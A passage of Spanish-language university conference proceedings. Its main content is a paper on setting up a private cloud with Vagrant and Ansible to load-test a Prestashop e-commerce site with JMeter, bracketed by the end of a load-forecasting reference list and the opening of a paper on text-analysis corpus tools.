- [17] B. Gorgan, P. V. Notingher, J. M. Wetzer, H. F. A. Verhaart, P. A. A. F. Wouters, y A. Van Schijndel, «Influence of solar irradiation on power transformer thermal balance», *Dielectr. Electr. Insul. IEEE Trans. On*, vol. 19, n.º 6, pp. 1843-1850, dic. 2012.
- [18] D. F. Lizondo, V. A. Jimenez, F. Villacis Postigo, A. Will, y S. Rodríguez, «Análisis de Variables Temporales para la Predicción del Consumo Eléctrico», *Rev. Téc. Energ.*, vol. 11, pp. 5-12, ene. 2015.
- [19] P. S. Gonzalez y S. O. Lizárraga, «Tele Medición de Registradores de Variables Eléctricas y Gestión de la Calidad de Servicio», en *Congreso Internacional de Distribución Eléctrica*, 2010.
- [20] Ministerio del Interior y Transporte de la Nación Argentina, «Feriados de la República Argentina». [En línea]. Disponible en: <http://www.mininterior.gov.ar/tramitesyservicios/feriados.php>.
- [21] K. Varmuza y P. Filzmoser, *Introduction to multivariate statistical analysis in chemometrics*. CRC press, 2008.
- [22] D. C. Montgomery, C. L. Jennings, y M. Kulahci, *Introduction to time series analysis and forecasting*, vol. 526. John Wiley & Sons, 2011.
- [23] P. Brierley y B. Batty, «Neural data mining and modeling for electric load prediction», in *Knowledge Discovery and Data Mining (1998/434), IEE Colloquium on*, 1998, p. 6/1-.
- [24] P. J. Santos, A. G. Martins, A. J. Pires, J. F. Martins, y R. V. Mendes, «Short-term load forecast using trend information and process reconstruction», *Int. J. Energy Res.*, vol. 30, n.º 10, pp. 811–822, 2006.
- [25] J. Lourenço y P. Santos, «Short term load forecasting using gaussian process models», *Proc. Inst. Eng. Syst. E Comput. Coimbra*, 2010.
- [26] X. Yu y M. Gen, *Introduction to Evolutionary Algorithms*. Springer, 2010.
- [27] E. Cantú-Paz, «Feature Subset Selection By Estimation Of Distribution Algorithms.», en *GECCO*, 2002, vol. 2, pp. 303–310.
- [28] F. Tan, X. Fu, Y. Zhang, y A. G. Bourgeois, «A genetic algorithm-based method for feature subset selection», *Soft Comput.*, vol. 12, n.º 2, pp. 111-120, sep. 2007.
- [29] A. Will, J. Bustos, M. Bocco, J. Gotay, y C. Lamelas, «On the use of niching genetic algorithms for variable selection in solar radiation estimation», *Renew. Energy*, vol. 50, pp. 168–176, 2013.
- [30] D. E. Goldberg y J. H. Holland, «Genetic Algorithms and Machine Learning», *Mach. Learn.*, vol. 3, n.º 2, pp. 95–99, 1988.
- [31] J. E. Baker, «Reducing Bias and Inefficiency in the Selection Algorithm», en *Proceedings of the Second International Conference on Genetic Algorithms on Genetic Algorithms and Their Application*, Hillsdale, NJ, USA, 1987, pp. 14–21.
- [32] L. Eldén, *Matrix Methods in Data Mining and Pattern Recognition*. Philadelphia, PA, USA: Society for Industrial and Applied Mathematics, 2007.
- [33] S. K. Sharma y P. Chandra, «Constructive neural networks: a review», *Int. J. Eng. Sci. Technol.*, vol. 2, n.º 12, pp. 7847–7855, 2010.
- [34] S. Chen, C. F. Cowan, y P. M. Grant, «Orthogonal least squares learning algorithm for radial basis function networks», *IEEE Trans. Neural Netw.*, vol. 2, n.º 2, pp. 302–309, 1991.

Desarrollo de una Plataforma para la Evaluación de Infraestructuras Cloud Computing Aplicadas para e-Commerce

Federico Baroni, Esteban Massuh, Rodrigo Basualdo
Martín Domínguez, Ana Rosa Tymoschuk
Universidad Tecnológica Nacional Facultad Regional Santa Fe
Lavaise 610
Santa Fe

fbaroni@frsf.utn.edu.ar; massuhe@outlook.com; basualdo.rodrigo@gmail.com;
mdomingu@frsf.utn.edu.ar; atymoschuk@frsf.utn.edu.ar

Carlos Chezzi
Universidad Tecnológica Nacional Facultad Regional Concordia
Salta 277, Concordia
Entre Ríos
carlos_chezzi@frcon.utn.edu.ar

Abstract

Los negocios electrónicos por internet continúan creciendo como modalidad comercial con oportunidades de resultados rentables. La infraestructura tecnológica disponible para ventas online es clave para alcanzar los objetivos del negocio, por lo que la medición de su desempeño mediante métricas e indicadores es importante para la toma de decisiones. El proyecto de investigación, del cual es parte este trabajo, propone estudiar y realizar experimentaciones de laboratorio y simulaciones de sitios de comercio electrónico, usando como recursos tecnológicos nubes computacionales, privada y pública, para comparar las configuraciones óptimas en performance y rentabilidad. Siguiendo la línea de trabajo realizada para un sitio de comercio electrónico instalado en un sistema propietario y en la nube pública de Amazon, se configura una nube privada con un esquema de máquinas virtuales, en el que se implementa dicho sitio de negocios. En ambos tipos de nubes se implementa la herramienta J-Meter, como generador de carga de trabajo y monitor para obtener métricas. En este trabajo se describe dicha implementación y los resultados preliminares de la generación de la carga de trabajo y las métricas obtenidas. A partir de estas pruebas se realizarán las mediciones definitivas para comparar la performance de los recursos tecnológicos y de los

beneficios económicos a fines de brindar las mejores configuraciones.

1. Introducción

Las operaciones de comercio electrónico necesitan una plataforma informática flexible y segura, capaz de implementar variadas estrategias de negocios, con interconexión de múltiples actores a través de complejas redes de asociaciones. Además, requieren alternativas de modelos de modo que no sólo se basen en altas inversiones iniciales e importantes tiempos para el diseño y desarrollo de las aplicaciones de comercio electrónico.

La computación en la nube ofrece infraestructuras, plataformas y servicios de software para la implementación de sistemas de comercio electrónico, con un modelo de pago basado en lo que se usa, entre otros enfoques.

Según [1], la computación en la nube “Es un estilo de computación con tecnologías de información masivamente escalables, con capacidades provistas como un servicio de Internet a clientes. Es un nuevo modelo de servicios, con almacenamiento en red, acceso bajo demanda que ofrece nuevos recursos de información y mecanismos de procesamiento”. Las características fundamentales de la nube

computacional son: (i) servicios bajo demanda: el consumidor se provee de las capacidades de computación (servidores, almacenamiento, etc.) que necesita a medida que la demanda crece en forma automática sin requerir intervención humana, (ii) amplio acceso en red: servicios disponibles en una red que pueden ser accedidos por plataformas de clientes heterogéneas (tablets, smartphones, laptops, etc.), (iii) grupo de recursos: disponibilidad de un conjunto de recursos físicos y virtuales dinámicamente asignados en base a la demanda y con capacidades de escalabilidad, para servir a múltiples usuarios y (iv) servicios de medición: medición automática para control y optimización de recursos [2].

Sobre la base de estas capacidades, funcionalidades y servicios de la nube computacional se pueden construir las aplicaciones de comercio electrónico. Es importante evaluar el desempeño de las aplicaciones implementadas en este paradigma, para conocer el rendimiento a nivel de recursos que componen el Sitio, tales como el tiempo de respuesta que percibe el usuario y la velocidad a la que se procesan las transacciones de negocios.

La evaluación de la performance depende de la frecuencia de arribos y del comportamiento de los clientes en el sitio, los cuales pueden ser configurados mediante una simulación con una herramienta que genera una carga de trabajo de los requerimientos de los clientes en el sistema. Para eso, entre otras, la herramienta J-Meter permite la configuración de las acciones de los clientes en el sitio cuando usan las aplicaciones disponibles. Una vez que se ejecuta J-Meter, se registran las métricas de performance de los recursos del sistema[3].

El objetivo del trabajo es presentar una infraestructura de nube computacional privada, con la implementación de una aplicación de comercio electrónico y la evaluación su desempeño sobre la base de la herramienta JMeter.

2. Antecedentes

Del análisis de la evolución de la tecnología utilizada en comercio electrónico se puede destacar en una primera instancia los modelos de servidores con una configuración basada en capas [4] (Figura 1). Se observan las componentes de cada capa, identificando el Router, Balanceador de Carga, Servidores Webs en la capa 1, Servidores de Aplicación en la capa 2 y Servidores de Base de

Datos en la capa 3, conectados a través de tres redes Lans.




Figura 1: Modelo Multi Capa

Cada LAN se considera una conexión de tipo full duplex. El arribo de los requerimientos de Internet se hace a través del Router, quien los entrega al Sitio de Negocios Electrónicos, de acuerdo a la asignación del Balanceador de Carga. Cada grupo de servidores posee un coordinador que toma los requerimientos y los asigna al servidor desocupado. La configuración propuesta tiene como premisa los requerimientos planteados para la Arquitectura de escalabilidad, disponibilidad, rendimiento y flexibilidad.

Esta Configuración se enfrenta a problemas de rendimiento por la latencia producida por las redes de los servidores, que representa un 40% sobre el total. La solución a este problema se ha abordado con el uso de servidores basados en clúster. De modo que se mantiene el modelo multi capa pero con la inclusión de clúster de servidores [5].

Con las plataformas tecnológicas hasta ahora descritas se logran implementar aplicaciones que procesan transacciones de negocios electrónicos y gestionan datos de clientes, con la posibilidad de responder con eficiencia a los requerimientos que aparecen como ráfagas y generan picos de demanda de recursos, es decir, que responden adecuadamente a operaciones de negocios de característica centralizada.

Sin embargo, los nuevos modelos de negocios requieren un nivel de vinculación entre organizaciones para lograr los objetivos de negocios, que se manifiesta en redes de socios, infraestructura

de tecnología informática distribuida, interconexión de empleados, comunicación en línea con el cliente, entre otras [6].

Para ello distintas plataformas Navegador/Servidor y Middleware son tecnologías de implementación comúnmente utilizadas para soportar aplicaciones Web. Sin embargo, en negocios electrónicos se observa una baja utilización de recursos, indicada entre el 5% y 20% de la capacidad total [7].

Esto motiva a optar por un cambio en el paradigma de diseño de procesos, dejando de percibir las aplicaciones y equipamiento como entidades tecnológicas para concebirse como servicios de negocios. Se necesitan unificar soluciones en una red global de recursos informáticos y componer operaciones en un ambiente transparente, con una arquitectura dinámica y eficiente que integre plataformas heterogéneas con independencia del sistema operativo y del lenguaje de programación. Por ello, se considera una metodología basada en servicios, que permita vincular aplicaciones en la Web [8].

De este modo se puede pensar en aplicaciones distribuidas diseñadas sobre la base de una arquitectura orientada a servicios que pueden implementarse en una plataforma de capas de servidores en clúster cuando se lo requiere o redes de servicios publicados en equipos de servidores dispersos en la Web. El inconveniente que se observa para esta solución es la necesidad de contar con importantes recursos económicos para realizar la inversión en tecnología y un staff de profesionales y técnicos que implementen y mantengan los sistemas de comercio electrónico.

Se propone entonces un nuevo modelo en donde se cambia el modelo económico en uno en el cual se paga por lo que se usa. Es así que surge el paradigma de computación en la nube o Cloud Computing para nuevos modelos tecnológicos basados en servicios, virtualización y almacenamiento Web. De modo que las aplicaciones de software se implementan mediante servicios en la nube que se pueden acceder bajo demanda [9].

3. Sistema de virtualización

Debido a la complejidad y a los costos relaciones con la experimentación sobre los servidores ofrecidos por los principales proveedores de computación en la nube pública, como el caso de

Amazon, en este trabajo se ha propuesto trabajar en la implementación de máquinas virtuales para replicar dichos servidores y aumentar la capacidad de procesamiento, además de contar con la ventaja de la seguridad y privacidad de los datos. A continuación se describe cómo se configura la nube computacional privada para probar en ella el sitio de negocios.

Se ha seleccionado la tecnología *Vagrant*[10], que es una herramienta de software para el manejo y gestión de máquinas virtuales, mediante la codificación de archivos simples de configuración, como se observa en la **Figura 2**. Los mismos pueden ser compartidos entre varias personas para generar una infraestructura virtual idéntica (máquina *guest*) independientemente de la máquina *host* donde se ejecutan.

Las máquinas virtuales generadas necesitan, una vez creadas, ejecutar scripts de instalación de los programas y librerías correspondientes al perfil de la máquina a generar para diferenciarlas en sus funciones(servidor web, balanceador de carga, servidor de base de datos). A estas tareas se las denomina *aprovisionamiento*.

Se eligió la tecnología *Ansible* [11], que es una herramienta de software de automatización de tareas para administración y configuración de múltiples máquinas físicas o virtuales para el aprovisionamiento de las máquinas virtuales.

Esta herramienta posee las siguientes propiedades:

- **Simpleza:** No es necesario instalar herramientas extras en las máquinas manejadas por Ansible. Para su configuración se utiliza el lenguaje YAML [12], el cual tiene como principal característica su simpleza y similitud con el lenguaje natural(Figura 3).
- **Seguridad:** Utiliza el protocolo de comunicación *SSH*[13], el cual encripta las conexiones entre el host y las máquinas aprovisionadas[14].
- **Eficiencia:** Las tareas ejecutadas por Ansible son **idempotentes**, producen el mismo resultado sin importar la cantidad de veces que son ejecutadas.

Las tareas a ejecutar en los servidores del proyecto están orquestadas en un archivo YAML denominado *playbook*, que lista las mismas en el orden especificado a ser lanzadas. Un *playbook* puede contener *roles*, que son tareas relacionadas para

implementar en un servidor o máquina, que pueden ser distribuidas y replicadas en diferentes *playbooks*.

La arquitectura planteada consiste en 3 tipos de servidores:

- **Balancedores de carga**, los cuales reciben las peticiones HTTP y las redirecciona hacia los servidores Web siguiendo un algoritmo *Round Robin*.
- **Servidores Web**, que son los responsables de recibir peticiones de los balanceadores de carga y generar respuestas HTTP hacia el usuario. Ejecutan el código PHP de la aplicación Prestashop.
- **Servidores de base de datos**, donde se ejecutan los motores de base de datos utilizados desde los Servidores Web.

La cantidad de cada uno de los servidores y las interconexiones son configuradas utilizando la herramienta *Vagrant*. Cada tipo de servidor va a incluir un tipo diferente de *playbook*.

- **db**, que instala servidor de base de datos MySQL
- **loadbalancer**, que instala un servidor web NGINX que sirve para hacer balanceo de carga
- **web**, instala servidor web Apache y cliente MySQL.

Esta configuración de las máquinas virtuales permite realizar modificaciones en las configuraciones del entorno *Vagrant* y recopilar datos utilizando una herramienta de generación de carga para así poder obtener conclusiones sobre cuál es la arquitectura de servidores más adecuada para cada escenario.

```
config.vm.define :db do |db_config|
  db_config.vm.hostname = "db"
  db_config.vm.network :private_network, :ip => "192.168.33.18"
  db_config.vm.synced_folder "www/", "/var/www/html"

  db_config.vm.provision "ansible" do |ansible|
    ansible.playbook = "provision/db/playbook.yml"
  end

  db_config.vm.provider "virtualbox" do |vb|
    vb.memory = "384"
  end
end
```

Figura 2: Vagrantfile para la configuración del servidor de base de datos.

```
---
- hosts: all
  roles:
    - { role: geerlingguy.mysql, become: true }
    - { role: geerlingguy-git, become: true }
    - { role: geerlingguy.apache, become: true }
    - { role: geerlingguy.php, become: true }
    - { role: geerlingguy.php-mysql, become: true }
    - { role: phpmyadmin, become: true }
```

Figura 3: Playbook para la configuración del servidor de base de datos.

4. Monitor y generador de carga de trabajo.

En la búsqueda de un generador de carga para experimentar en el sitio de comercio electrónico construido con Prestashop en la capa gratuita de la nube de Amazon, se analizó, en primera instancia, la aplicación Selenium que registra comportamientos de usuarios mediante sus acciones en la navegación de sitios web y luego los reproduce en sitios de internet. No obstante, realizando pruebas preliminares, se han observado limitaciones de Selenium como generador de carga de trabajo para un sitio de negocios, optando entonces probar la aplicación JMeter, el cual se está configurando actualmente para las experimentaciones.

La aplicación JMeter de Apache es un software de código abierto que está diseñada 100% en Java y se utiliza para realizar pruebas funcionales y medir la performance de una variedad de recursos tanto estáticos como dinámicos. Es una excelente herramienta para efectuar pruebas de estrés y de rendimiento y encontrar los cuellos de botella en aplicaciones web. Soporta aserciones para asegurar que los datos recibidos son correctos, además de la posibilidad de generar diversos tipos de reportes en los que se incluyen las métricas de desempeño más comunes. [15]

Una vez generada la infraestructura virtual, se procede a experimentar casos de prueba o de stress sobre la misma, con el objetivo de obtener resultados para diferentes escenarios posibles, y así poder elegir la mejor configuración para las necesidades computacionales deseadas, en performance de recursos tecnológicos (utilizaciones de los recursos, tiempos de respuesta, velocidades de procesamiento, ocurrencia de eventos de fallas), como de negocios (número de sesiones de clientes exitosas, cantidad de ventas, beneficios económicos, entre otros).

En la presente experiencia se utilizó el J-Meter para modelar 3 tipos de sesiones de usuarios habituales en el sitio de comercio electrónico denominadas clases identificadas en [16]:

- Clase 1: El usuario sólo entra a la página principal del sitio.
- Clase 2: El usuario utiliza el buscador del sitio e ingresa al detalle de un producto en particular.
- Clase 3: El usuario no sólo busca el producto, sino que también procede con la compra.

El comportamiento de cada una de estas clases se definió dentro de un ‘grupo de hilos’ en JMeter, al cual también se le configuró de forma independiente la cantidad de hilos (cada hilo representará la navegación de un cliente dependiendo la clase por el sitio) y el tiempo de generación de los mismos (Figura 4). De esta forma los hilos generados por el mismo grupo tendrán el mismo comportamiento, que a su vez, es diferente al de los hilos generados por otros grupos.




Figura 4: configuración generador de carga. Muestreadores

El comportamiento de cada una de estas clases se definió agregando un “plan de trabajo”. Cada plan de prueba contiene un “grupo de hilos”, cada hilo representará la navegación de un usuario por el sitio y es por eso que es necesario que haya al menos uno en todo plan de pruebas. Cada uno de los hilos del grupo tendrán el mismo comportamiento pero se ejecutará de forma completamente independiente a los demás hilos.

En el grupo de hilos se configura el número de hilos (cantidad de usuarios), el período de subida (cuantos segundos se tardará en alcanzar el número máximo de usuarios) y el contador del bucle (número de veces que cada hilo ejecutará la prueba).




Figura 5: configuración generador de carga.

Dentro de la herramienta se desarrollaron scripts para que cada hilo genere distintos datos a ser usados en la navegación. Así, a pesar de que el comportamiento sea el mismo para cada hilo dentro de un mismo grupo, los datos tales como el producto a buscar, el nombre de usuario y/o el email, entre otros, serán distintos. (Figura 6).



Figura 6. Scripts de navegación.

Otro componente fundamental que se necesitó agregar fueron las aplicaciones de registro de datos o Muestreadores, en los que se define la url a la que se quiere enviar una petición con sus respectivos parámetros, el puerto y el protocolo (Figura 4). Para simular todo el flujo de navegación de un usuario en una determinada clase se tuvo que agregar un muestreador por cada tipo consulta http que se requería.

Una vez definidos y configurados los grupos de hilos, se continuó con la ejecución de los mismos.

Muestra #	Tiempo de comie.	Etiqueta	Tiempo de Mu.	Estado	Bytes	Sent Bytes	Latency	Connec Time
1	22:23:16.080	Entrar al index	551	✓	49790	257	131	40
2	22:23:16.014	Buscar por esta.	391	✓	44142	641	262	0
3	22:23:17.009	Entrar a un deta.	344	✓	50950	677	223	0
4	22:23:17.354	Debug Sampler	0	✓	2564	0	0	0
5	22:23:17.055	Entrar al index	498	✓	49790	257	134	40
6	22:23:17.555	Buscar por esta.	458	✓	44144	641	345	0
7	22:23:18.024	Entrar a un deta.	327	✓	49691	677	208	0
8	22:23:18.352	Debug Sampler	0	✓	2564	0	0	0
9	22:23:18.055	Entrar al index	496	✓	49792	257	128	42
10	22:23:18.552	Buscar por esta.	389	✓	44144	641	275	0
11	22:23:18.961	Entrar a un deta.	337	✓	49631	677	223	0
12	22:23:19.300	Debug Sampler	0	✓	2576	0	0	0
13	22:23:18.056	Entrar al index	2891	✓	49790	257	155	39
14	22:23:21.948	Buscar por esta.	951	✓	44145	641	356	41
15	22:23:20.056	Entrar al index	8376	✓	49790	257	125	41
16	22:23:22.456	Entrar a un deta.	5991	✓	50950	677	5799	0
17	22:23:28.450	Debug Sampler	0	✓	2564	0	0	0
18	22:23:28.434	Buscar por esta.	452	✓	44145	641	321	44
19	22:23:28.886	Entrar a un deta.	405	✓	49631	677	269	0
20	22:23:28.301	Debug Sampler	1	✓	2576	0	0	0

Figura 7. Ejemplo de la salida de JMeter para 5 usuarios de clase 2 en un periodo de ingreso al sitio de 5 segundos.

Como se puede observar en el componente “Ver Resultados en Árbol” (Figura 8) se obtuvieron

distintas métricas de performance como los bytes enviados y recibidos, latencia y tiempo de conexión por cada petición http. De esta forma permite tanto observar el tiempo de respuesta del servidor cuando no se encuentra en un estado de saturación, así como también analizar cómo es la degradación del mismo a medida que las peticiones hacen que su utilización se vaya acercando al 100%.

Como siguiente experiencia se agregó el componente “Ver Árbol de Resultados” (Figura 7), el cual permite visualizar las respuestas del servidor a cada uno de los requests generados. En la totalidad de las peticiones, la respuesta fue un archivo HTML que permite verificar que la navegación de los hilos sigue el camino esperado, así como también ayuda a encontrar las causas cuando ocurre un error.




Figura 8: Árbol de resultados del JMETER

5. Conclusiones

El trabajo presentado consiste en mostrar la configuración de una plataforma de máquinas virtuales, en el que se implementa un sitio de negocios ya desarrollado para la nube de Amazon. Se usa el generador de carga y monitor J-Meter para obtener métricas y compararlas con las de la nube de Amazon para observar las diferencias de desempeño tecnológico y de costos.

Para la virtualización se usa la tecnología Vagrant[10], que permite codificar archivos simples de configuración para el manejo y gestión de máquinas virtuales. También se configura la herramienta de monitorización y generación de carga de trabajo JMETER para aplicarla en el sitio de negocios electrónicos en las máquinas virtuales.

Se realizan pruebas preliminares siguiendo perfiles típicos de clientes, tales como navegación, selección de productos, entre otros. Con estas pruebas preliminares se concluye entonces que a través de la

computación en la nube se cuenta una solución en la Web consistente, que a través de una virtualización de recursos informáticos pone a disposición servicios, plataformas y recursos para ser utilizados y cuyos costos se calculan sobre la base del consumo de los mismos de acuerdo a las operaciones realizadas.

6. Trabajos Futuros

Como trabajo futuro, se propone configurar los Balanceadores de carga implementados para redireccionar las peticiones HTTP según el nivel de uso de los servidores Web. Una vez logrado esto, se avanzará en la generación dinámica de cantidad de instancias de servidores web y de base de datos según el nivel de peticiones recibidas en los balanceadores de carga, para poder simular la escalabilidad de la arquitectura.

Luego de alcanzar estos objetivos y la estabilidad de la infraestructura, se procederá a definir distintos escenarios de pruebas en donde se irán variando los tiempos entre arribos de cada clase para, finalmente, ser ejecutados en JMETER y analizar cómo se comporta el sistema ante estas cargas. Dado que la herramienta busca que la generación de hilos sea uniforme a lo largo del periodo de subida, se puede aprovechar esta característica para que la generación de hilos responda al tiempo entre arribos definido.

Esto se logra fijando el periodo de subida y dividiendo el mismo por el tiempo entre arribos, de esta forma obtenemos el otro parámetro necesario: la cantidad de usuarios.

7. Referencias

- [1] Elfetouh Saleh, Ahmed Abou, “A Proposed Framework based on Cloud Computing for Enhancing E-Commerce Applications”, *International Journal of Computer Applications*, vol. 59, n° 5, 2012.
- [2] Mell, Peter. Grance, Timothy, *The NIST Definition of Cloud Computing*. National Institute of Standards and Technology (NIST). Special Publication 800-145, 2011.
- [3] You Jing, Zhang Lan, Wang Hongyuan, Sun Yuqiang, Cao Guizhen. JMETER-based Aging Simulation of Computing System. 2010 International Conference on Computer,

Mechatronics, Control and Electronic Engineering (CMCE), pp. 228—285. 2010.

Universidad Tecnológica Nacional. Facultad Regional Santa Fe. Santa Fe, Argentina.

[4] Menascé, D. A. Almeida, V. A. F. “Sacling for E-Business, Technologies, Models, Performance and Capacity Planning”. Ed. Prentice Hall. New Jersey. (2000).

[5] Jin-Ha Kim, Gyu Sang Choi and Chita R. Das. “An SSL Back-End Forwarding Scheme in Cluster-Based Web Servers”. IEEE Transactions on Parallel and Distributed Systems, 18, July 2007, pp. 946—957.

[6] Abuosba, K. y El-Sheikh, A. “Formalizing Service-Oriented Architectures”. IT Professional , 10, 4, pp. 34--38. 2008.

[7] Castro Leon, E. y Jackson, H. “Virtual Service Grids: Integrating IT with Business Processes”. IT Professional , 11,3, pp. 7--11. 2009.

[8] Mulik, S.; Ajgaonkar, S. y Sharma, K. “Where Do You Want to Go in Your SOA Adoption Journey?”. IEEE Computer Society. IT Professional , 10 , 3, pp. 36--39. 2008.

[9] Elfetouh Saleh, Ahmed Abou, “A Proposed Framework based on Cloud Computing for Enhancing E-Commerce Applications”, International Journal of Computer Applications, vol. 59, nº 5, 2012.

[10] <https://www.vagrantup.com/> accedida en marzo 2017.

[11] <https://www.ansible.com/> accedida en marzo 2017.

[12] <http://yaml.org/> accedida en marzo 2017.

[13] <http://web.mit.edu/rhel-doc/4/RH-DOCS/rhel-rg-es-4/ch-ssh.htm> accedida en marzo 2017.

[14] http://docs.ansible.com/ansible/latest/playbooks_intro.html accedida en marzo 2017.

[15] <http://jmeter.apache.org/> accedida en febrero 2017.

[16] Chezzi, C. M. (2013) “Modelado y Simulación de Desempeño de Procesos de Comercio Electrónico”. Tesis Doctorado en Ingeniería Mención Ingeniería de Sistemas de Información.

Herramientas para Aplicaciones de Análisis de Textos

Julio Castillo, Marina Cardenas, Adrian Curti,
Martin Navarro, Melisa Velazco, Nicolás Hernández

Laboratorio de Investigación de Software LIS

Dpto. Ingeniería en Sistemas de Información

Facultad Regional Córdoba - Universidad Tecnológica Nacional

{jotacastillo, ing.marinacardenas, adriancx84,

mnavarromugas, melipave.19, nicolasing8}@gmail.com

Abstract

En este trabajo se reportan los resultados obtenidos al aplicar diferentes herramientas, métodos y algoritmos de análisis de texto estructurado, se establecen un conjunto de criterios y se selecciona la mejor alternativa en base a los criterios previamente definidos.

En este contexto, se describen tres herramientas desarrolladas para la investigación sobre técnicas de análisis de textos y minería de datos.

La primera herramienta presentada es un asistente en la creación de corpus, la segunda herramienta es un programa de mapeo y transformación entre diferentes orígenes de datos, y la tercera herramienta es un programa de selección de algoritmos óptimos en base a criterios definidos por el usuario.

Estas herramientas simplifican en gran medida el trabajo necesario para analizar, crear, y modificar material de entrenamiento para sistemas basados en aprendizaje por computadora. A su vez, las herramientas presentadas permiten ahorrar tiempo, y disminuir errores manuales, tanto cuando se trabaja con textos no estructurados como con textos estructurados.

El producto de la aplicación de estas herramientas puede ser utilizado en aplicaciones de traducción automática, implicación de textos, entre otras.

1. Introducción

En este artículo se describen herramientas software que han sido desarrolladas para el estudio e investigación sobre análisis de texto, tanto estructurado como no estructurado, y sobre el área de minería de datos.

La primera herramienta que se describe se denomina ACC (Asistente de Creación de Corpus) y tiene como objetivo crear nuevos corpus de datos, anotarlos y clasificarlos, como así también disminuir los costosos tiempos de clasificación requeridos por los anotadores

humanos. El corpus anotado es un conjunto de textos (que poseen meta-información) que se va a construir con el propósito de ser utilizados como material de entrenamiento en sistemas de aprendizaje automático.

La segunda herramienta se denomina Programa de Mapeo de Datos (PMD), que tiene como objetivo permitir el análisis y la manipulación de la información de diferentes fuentes y orígenes de datos y almacenarlos en una estructura estándar en una base de datos relacional SQL Server.

La tercera herramienta es un Banco de Prueba de Algoritmos de Semejanza (BPAS) que consiste en una aplicación software de consola que utiliza el método de jerarquía analítica (AHP) para realizar comparaciones entre diversos algoritmos que realizan evaluación de la similitud de textos estructurados y no estructurados.

Todas las herramientas que se presentan en este artículo han sido construidas para abordar el problema del material de entrenamiento en los algoritmos basados en aprendizaje por computadora, y disminuir el trabajo manual de clasificación, anotado y selección que suele ser necesario cuando se trabaja con orígenes de datos no estructurados.

Los materiales de entrenamiento producidos por estas herramientas pueden ser utilizados para abordar problemas de extracción de información y minería de datos en textos no estructurados [1], [2], tales como búsquedas de implicaciones en textos [3], implicación textual [4], [5], extracción de información [6] [7] o minería de datos [8].

En particular, estas herramientas fueron diseñadas para ser empleadas cuando se utilicen técnicas de aprendizaje supervisado de análisis de textos.

La generación y análisis del material del entrenamiento para un sistema de análisis de texto no estructurado es una tarea muy ardua y artesanal para ser realizada por un humano, lo cual motiva la construcción de programas que permita ayudar a los anotadores

humanos en la construcción (semiautomática) de corpus [9], [10].

El artículo se estructura de la siguiente manera, la Sección 2 describe el programa asistente de creación de corpus, la Sección 3 describe la herramienta de Mapeo de Datos, mientras que la Sección 4 presenta el banco de prueba de algoritmos de semejanza. En la Sección 5 se resumen las conclusiones alcanzadas.

2. Programa Asistente de Creación de Corpus

Para poder construir el programa Asistente de Creación de Corpus (ACC) se investigaron y se identificaron diversos fenómenos lingüísticos, los cuales fueron clasificados en base al tipo de fenómeno presente en un determinado fragmento de texto.

Al desarrollar el ACC se plantearon los siguientes requerimientos que el software debía satisfacer, y que son necesarios en el desarrollo de sistemas de análisis de texto:

- Proveer de un mecanismo semiautomático de identificación y clasificación de diferentes fenómenos lingüísticos presentes en textos o fragmentos de textos.
- Proveer un corpus etiquetado que almacene eficientemente los fenómenos lingüísticos identificados, y en algún formato estandarizado.
- Permitir la búsqueda de diferentes fenómenos y navegación a través de los diversos fragmentos de texto dentro de un determinado corpus.

Con estos objetivos se desarrolló el programa ACC. Cabe destacar que la generación de un corpus etiquetado es de vital importancia, en sistemas basados en aprendizaje por computadora, ya que los mismos sirven de material de entrenamiento para diversos algoritmos de aprendizajes supervisados. En particular, los corpus generados se utilizan en las tareas de identificación de paráfrasis [11], implicación textual [5] o traducción automática [12].

2.1. Clasificación lingüística

Al etiquetar un corpus el programa ACC utiliza en la identificación y clasificación de textos según los fenómenos lingüísticos que se presentan en el texto.

Para ello, se definieron cuatro categorías principales de fenómenos lingüísticos: Fenómenos Léxicos, Morfológicos, Sintácticos y Semánticos.

A su vez, estos fenómenos se sub-clasificaron permitiendo la aparición de subcategorías en cada uno de estos fenómenos lingüísticos. Por ejemplo, dentro de la

categoría de fenómenos léxicos se identifican los siguientes subfenómenos: anglicismos, arcaísmos, barbarismos, cultismos, eufemismos, galicismos, jerga (o algarabía), neologismo, tecnicismo, y vulgarismos. En la categoría de fenómenos morfológicos se identifican las subcategorías: lemas, morfemas gramaticales, gramemas derivativos y gramemas flexivos. Por otra parte, en la categoría de fenómenos semánticos identificamos: antinomia, homonimia, polisemia y sinonimia.

En la Tabla 1 pueden observarse algunos ejemplos de fenómenos de tipo léxico. En total, se definieron diez tipos de fenómenos léxicos, cuatro tipos de fenómenos morfológicos, cuatro tipos de fenómenos semánticos, y veinte tipos de fenómenos sintácticos.

Tabla 1. Listado de cinco fenómenos de tipo léxico.

Fenómeno	Descripción	Ejemplo
Anglicismos	Palabras provenientes del inglés.	Dandy, hockey, rugby, barman
